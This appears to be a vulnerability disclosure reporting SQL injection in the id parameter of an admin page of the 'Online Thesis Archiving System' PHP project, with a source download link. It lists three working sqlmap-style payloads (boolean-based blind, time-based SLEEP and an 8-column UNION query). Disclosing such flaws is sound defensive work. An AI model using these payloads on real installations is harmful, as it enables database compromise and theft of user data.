

SQL injection vulnerability exists in id parameter of /admin/curriculum/view_curriculum.php file of Online Thesis Archiving System

Important user data or system data may be leaked and system security may be compromised

The environment is secure and the information can be used by malicious users.





“

Parameter: id (GET)

Type: boolean-based blind

Title: AND boolean-based blind - WHERE or HAVING clause

Payload: id=1' AND 2337=2337 AND 'kDiH'='kDiH

Type: time-based blind

Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)

Payload: id=1' AND (SELECT 6993 FROM (SELECT(SLEEP(5)))EnWs) AND 'fnrg'='fnrg

Type: UNION query

Title: Generic UNION query (NULL) - 8 columns

Payload: id=-5977' UNION ALL SELECT NULL,NULL,NULL,CONCAT(0x716b707871,0x78674351566b566f686d666b7772764f4468427562644f65786e4a65485458524d774a54524a5475,0x7162706b71),NULL,NULL,NULL,NULL-- -

---

“

Source Download：

https://www.campcodes.com/projects/php/online-thesis-archiving-system-in-php-mysql/